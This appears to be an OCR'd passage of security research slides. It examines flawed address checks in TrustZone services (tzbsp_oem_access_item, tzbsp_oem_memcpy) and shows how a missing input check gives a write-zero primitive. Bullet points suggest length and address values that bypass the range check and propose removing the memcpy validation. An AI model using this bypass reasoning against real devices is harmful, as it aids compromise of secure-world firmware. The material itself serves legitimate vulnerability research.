
- This service didn’t validate its input!
- In every case we care about, g_fs_status is zero
- Gives us a write zero vulnerability

Address Validation




```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)

int tzbsp_oem_access_item(int write_flag, int item_id, void * addr, int len) {
  if (!is_svc_enabled(26)) {
    return -4;
  }

  if (IS_TZ_MEMORY(addr) || IS_TZ_MEMORY(addr + len - 1) ) && addr < 0x2A03F000) {
    return -1;
  }

  if (!write_flag) {
    ...
    if (item_id == 37) {
      if (g_flag > 0) {
        memcpy(addr, g_item_37, len);
      }
    }
    ...
  }
}
```

Address “Validation”




```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)
if (IS_TZ_MEMORY(addr) || IS_TZ_MEMORY(addr + len - 1) ) && addr < 0x2A03F000) {
  return -1;
}
```

- What if len is really big? 0xffffffff?
- What about >= 0x2A03F000?
- What about 0x70000?



```
#define IS_TZ_MEMORY(x) (x >= 0x2A000000 && x < 0x2B000000)
#define CONTAINS_TZ_MEMORY(x, len) (x < 0x2A000000 && (x + len) >= 0x2B000000)

signed int tzbsp_oem_memcpy(void * dst, void * src, uint32_t len) {
  uintptr_t dst_end    = dst + len - 1;
  uint32_t copying_to_tz   = CONTAINS_TZ_MEMORY(dst, len) || IS_TZ_MEMORY(dst);
  uint32_t copying_from_tz = CONTAINS_TZ_MEMORY(src, len) || IS_TZ_MEMORY(src);

  if ( !is_service_enabled(20) )
    return -4;

  if (copying_to_tz && copying_from_tz) {
    return -1;
  }
  if (copying_to_tz && dst < 0x2A03F000) {
    return -1;
  }

  if ( dword_2A02BAC8 > 1u ) {
    if (dst < 0x88AF0000 && dst_end >= 0x88AF1140) {
      return -16;
    }
    if ((dst_end + 0x77510000) < 0x1140 || (dst + 0x77510000) < 0x1140) {
      return -16;
    }
    if (src != 0x88AF0000) {
      return -2;
    }
    if (len != 0x1140) {
      return -17;
    }
  }
  memcpy(dst, src, len);
  invalidate_data_cache(dst, len);
  return 0;
}
```

tzbsp_oem_memcpy




```
memcpy(dst, src, len);
invalidate_data_cache(dst, len);
return 0;
```

- Wouldn’t this be a much nicer function?
- If only we could remove all that “validation”

Oh. Duh.

